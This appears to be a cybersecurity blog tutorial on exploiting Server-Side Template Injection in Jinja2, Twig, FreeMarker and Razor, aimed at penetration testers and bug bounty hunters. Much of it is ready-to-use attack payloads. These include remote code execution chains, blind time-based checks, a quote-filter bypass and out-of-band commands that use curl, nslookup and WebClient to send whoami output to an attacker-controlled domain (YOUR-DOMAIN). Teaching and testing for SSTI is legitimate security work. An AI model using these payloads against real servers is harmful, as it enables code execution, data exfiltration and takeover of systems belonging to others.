Get in touch
I'm always excited to connect with professionals, collaborate on cybersecurity projects, or share insights.
Email
I'm always excited to connect with professionals, collaborate on cybersecurity projects, or share insights.

Server-Side Template Injection (SSTI) remains one of the most critical vulnerabilities in modern web applications, yet it's frequently misunderstood by security researchers. Most tutorials focus on payload lists and automated tools, but few explain the fundamental concepts that make SSTI exploitation possible.
This guide takes a different approach. We'll explore template engines from first principles-understanding not just what payloads to use, but why they work. By the end, you'll be able to craft custom exploits for engines you've never encountered and bypass filters that stop basic payloads.
Table of contents [Show]
Template engines are ubiquitous in modern web development. Every major programming language has multiple template engine implementations, each with unique syntax and security considerations.
Python:
PHP:
Java:
.NET:
Understanding this landscape is crucial because exploitation techniques vary significantly between engines. The same payload that achieves RCE in Jinja2 will fail completely in FreeMarker. However, once you understand the underlying principles, you can adapt your approach to any template engine.
At their core, template engines solve a fundamental problem in web development: separating presentation logic from business logic.
A template engine takes two inputs:
The engine combines these inputs to produce final output, typically HTML.
Consider a simple example. Without a template engine, displaying a personalized greeting requires string concatenation:
html = "<h1>Welcome, " + username + "!</h1>"This approach becomes unwieldy for complex pages with hundreds of dynamic values. Template engines provide a cleaner solution:
<h1>Welcome, {{ username }}!</h1>The template engine recognizes {{ username }} as a placeholder, retrieves the value, and performs the substitution automatically.
The power of template engines extends beyond simple variable substitution. Modern template engines support:
This expressiveness creates the vulnerability. When user input flows into a template and is processed as template code rather than data, Server-Side Template Injection occurs.
The template engine cannot distinguish between legitimate template code written by developers and malicious code injected by attackers. It simply evaluates whatever syntax it encounters. This is the fundamental security flaw that makes SSTI possible.
SSTI vulnerabilities lead directly to Remote Code Execution (RCE), making them one of the most severe vulnerability classes.
When you successfully inject code into a template, you execute that code in the server's context with the application's full privileges. This means:
Attackers actively exploit SSTI in production environments:
Cryptojacking - The most common real-world abuse involves deploying cryptocurrency miners on compromised servers. Attackers identify SSTI vulnerabilities, establish persistent access, and use the server's resources for mining operations.
Data Exfiltration - Sensitive information like API keys, database credentials, and customer data can be extracted through SSTI.
Lateral Movement - SSTI on internet-facing servers provides an entry point for pivoting into internal networks, often leading to complete infrastructure compromise.
Ransomware Deployment - With code execution established, attackers can deploy ransomware or other malicious payloads.
The severity of SSTI cannot be overstated. It typically rates as Critical in vulnerability assessments and often results in the highest bounty payouts in bug bounty programs.
Jinja2 powers Flask, one of the most popular Python web frameworks. Understanding Jinja2 exploitation provides a template for approaching other engines.
The fundamental detection payload for Jinja2:
{{7*7}}If this returns 49, the template engine is processing your input as code. But why does this work?
Jinja2 uses double curly braces ({{ }}) to denote expressions. When the engine encounters these delimiters, it evaluates the contents as Python code. 7*7 is a valid Python expression, so the engine performs the multiplication and returns the result.
Different template engines handle the same syntax differently, allowing for precise identification:
{{7*'7'}}In Jinja2 (Python), this returns: 7777777
The multiplication operator in Python, when applied to a string and an integer, repeats the string. This behavior is specific to Python's type system.
In Twig (PHP), the same payload returns: 49
PHP performs type coercion, converting the string '7' to integer 7 before multiplication.
This difference allows you to fingerprint which engine you're targeting-essential information for crafting effective exploits.
The classic Jinja2 RCE payload:
{{config.__class__.__init__.__globals__['os'].popen('id').read()}}This payload demonstrates Python object traversal. Let's break down each component:
config - In Flask applications, config is a global object accessible in all templates. It contains application configuration settings.
.__class__ - Python's __class__ attribute returns the class of any object. For config, this returns the Config class itself.
.__init__ - Access the class constructor (initialization method). This provides a bridge to the class's internal scope.
.__globals__ - This special attribute contains a dictionary of all global variables in the scope where the function was defined. Critically, this includes imported modules.
['os'] - Extract the os module from the globals dictionary. The os module provides operating system interfaces, including command execution.
.popen('id') - Execute the id system command. popen() runs the command and returns a file-like object.
.read() - Read and return the command output.
The complete chain: config object → class → constructor → global scope → os module → command execution.
This isn't arbitrary syntax-it's methodical navigation through Python's object model to reach dangerous functionality.
In many real-world scenarios, you won't see command output directly. The application processes your template but only displays generic messages. This is "blind" SSTI.
Time-based detection confirms execution without visible output:
{{''.__class__.__mro__[1].__subclasses__()[396]('sleep 5',shell=True)}}This payload uses a different traversal path:
''.__class__ - Start with an empty string and get its class (str)
.__mro__[1] - Access the Method Resolution Order, retrieving the base object class
.__subclasses__() - Get all classes that inherit from object (essentially all classes)
[396] - Access the subprocess class (index varies by Python version)
('sleep 5',shell=True) - Execute the sleep command with a 5-second delay
Send this payload and measure the response time. If the server takes approximately 5 extra seconds to respond, you've confirmed code execution even without seeing output.
OOB techniques extract data or confirm vulnerabilities by making the server contact external systems you control.
DNS Exfiltration:
{{''.__class__.__mro__[1].__subclasses__()[396]('nslookup YOUR-DOMAIN',shell=True)}}Set up a DNS listener (Burp Collaborator, interactsh.com, or your own DNS server). When the server executes this payload, it performs a DNS lookup to your domain. You receive the DNS query, confirming the vulnerability.
HTTP Callbacks:
{{''.__class__.__mro__[1].__subclasses__()[396]('curl http://YOUR-DOMAIN',shell=True)}}The server makes an HTTP request to your endpoint. You see the incoming connection, proving execution.
Data Exfiltration:
{{''.__class__.__mro__[1].__subclasses__()[396]('curl http://YOUR-DOMAIN/$(whoami)',shell=True)}}This extracts the current user by embedding the whoami command output in the URL path. Your server logs show the username in the request path.
Applications may filter quote characters, blocking payloads like 'id' or "whoami". Character encoding bypasses these restrictions.
Python's chr() function converts ASCII codes to characters:
chr(105) → 'i'chr(100) → 'd'Constructing strings character-by-character:
{{''.__class__.__mro__[1].__subclasses__()[396](chr(105)+chr(100),shell=True,stdout=-1).communicate()[0].strip()}}chr(105)+chr(100) produces 'id' without using quotes anywhere in the payload. This technique bypasses quote-based filters while achieving the same result.
Twig is Symfony's default template engine and appears extensively in PHP applications.
Basic detection:
{{7*7}}Returns: 49
Fingerprinting:
{{7*'7'}}Returns: 49
Unlike Python/Jinja2, PHP performs automatic type coercion. The string '7' becomes integer 7 before multiplication, resulting in 49 rather than string repetition. This behavior confirms you're targeting a PHP-based engine like Twig.
Twig versions before 2.4.4 are vulnerable to filter abuse:
{{["id"]|filter("system")}}Breaking down the syntax:
["id"] - Create an array containing the string "id"
|filter("system") - The pipe operator applies a filter. The filter filter passes array elements through a specified function. Here, we specify system-PHP's command execution function.
This effectively executes: system("id")
Newer Twig versions block dangerous filters. However, exploitation remains possible through filter callback manipulation:
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}The first expression registers exec as the handler for undefined filters. The second expression triggers that handler with "id" as the argument, achieving command execution.
Time-based confirmation:
{{["sleep 5"]|filter("system")}}Executes the sleep command for 5 seconds. Response time delays confirm execution.
DNS callback:
{{["nslookup YOUR-DOMAIN"]|filter("system")}}HTTP callback:
{{["curl http://YOUR-DOMAIN"]|filter("shell_exec")}}Data exfiltration:
{{["curl http://YOUR-DOMAIN/$(whoami)"]|filter("shell_exec")}}The same OOB principles apply, just with Twig-specific syntax.
FreeMarker dominates Java template engine usage, appearing in Spring Boot applications and enterprise systems.
FreeMarker uses dollar-sign syntax:
${7*7}Returns: 49
The dollar sign prefix distinguishes FreeMarker from other engines. This is purely a syntax convention-different engines make different design choices for their expression delimiters.
${"freemarker.template.utility.Execute"?new()("id")}Understanding the components:
"freemarker.template.utility.Execute" - Reference the fully-qualified name of a Java class capable of executing system commands. This class is part of FreeMarker's utility package.
?new() - FreeMarker's built-in operator for instantiating classes. This creates a new instance of the Execute class.
("id") - Invoke the instantiated object with the command string "id".
This is functionally equivalent to:
new freemarker.template.utility.Execute().exec("id");Time-based:
${"freemarker.template.utility.Execute"?new()("sleep 5")}DNS callback:
${"freemarker.template.utility.Execute"?new()("nslookup YOUR-DOMAIN")}HTTP callback:
${"freemarker.template.utility.Execute"?new()("curl http://YOUR-DOMAIN")}Data exfiltration:
${"freemarker.template.utility.Execute"?new()("curl http://YOUR-DOMAIN/`whoami`")}Note the use of backticks for command substitution instead of $(). This is Bash syntax for embedding command output in strings.
Razor powers ASP.NET Core and MVC applications, making it critical for .NET application security testing.
Razor uses the @ symbol:
@(7*7)Returns: 49
Razor exploitation requires more verbose syntax due to C# structure:
@{
var proc = new System.Diagnostics.Process();
proc.StartInfo.FileName = "cmd.exe";
proc.StartInfo.Arguments = "/c whoami";
proc.StartInfo.RedirectStandardOutput = true;
proc.Start();
var output = proc.StandardOutput.ReadToEnd();
proc.WaitForExit();
}@output
This payload:
Process objectcmd.exe with the /c whoami argumentThe verbosity reflects .NET's explicit process management model, contrasting with the simpler interfaces in scripting languages.
Time-based:
@{System.Threading.Thread.Sleep(5000);}Suspends the current thread for 5000 milliseconds (5 seconds).
HTTP callback:
@{new System.Net.WebClient().DownloadString("http://YOUR-DOMAIN");}Creates a WebClient instance and performs an HTTP GET request to your domain.
Data exfiltration:
@{
var user = System.Environment.UserName;
new System.Net.WebClient().DownloadString("http://YOUR-DOMAIN/" + user);
}
Retrieves the current username and sends it in the URL path to your server.
In real-world testing, you rarely know which template engine you're targeting initially. Polyglot payloads and systematic methodology solve this problem.
${{<%[%'"}}%\This payload contains syntax elements from multiple template engines:
${{ - Matches FreeMarker, Velocity<% - Matches ERB (Ruby), JSP[% - Matches othersDifferent engines parse this differently, producing distinct error messages or behaviors that reveal their identity.
Step 1: Detect SSTI Use basic mathematical expressions ({{7*7}}, ${7*7}, @(7*7)) to confirm template processing.
Step 2: Fingerprint Engine Apply type coercion tests ({{7*'7'}}) to identify the specific engine and underlying language.
Step 3: Craft Engine-Specific Exploit Use the appropriate RCE payload for the identified engine.
Step 4: Handle Blind Scenarios If output isn't visible, employ time-based or OOB techniques.
Step 5: Bypass Filters When basic payloads are blocked, use character encoding, alternative syntax, or creative exploitation techniques.
Tools like tplmap, sstimap, and Tinja automate the first three steps effectively. They can:
However, automated tools have limitations:
Manual testing becomes essential when you encounter:
Tools accelerate standard testing. Human expertise handles edge cases and advanced scenarios. The combination is most effective.
SSTI vulnerabilities appear in unexpected places beyond obvious user input fields.
Applications generating invoices, reports, receipts, or certificates often use template engines to create formatted documents. Any field that appears in the generated PDF is potentially vulnerable. Test:
Email generation is a prime SSTI target:
If your input appears in email body or subject lines, test for template injection.
Some applications include user input in error messages displayed to users. Patterns like "Sorry, we couldn't find [YOUR_INPUT]" might be template-driven. Test error-triggering inputs for SSTI.
REST APIs and GraphQL endpoints sometimes use templates to format responses. Test:
Admin panels often provide template customization:
These features explicitly expose template functionality, making them high-value targets.
The key insight: any feature that combines user input with formatted output potentially uses a template engine.
Server-Side Template Injection represents a critical vulnerability class that continues to affect modern applications. However, effective exploitation requires more than payload lists and automated tools-it demands deep understanding of template engine internals and underlying programming language features.
Your email address will not be published. Required fields are marked *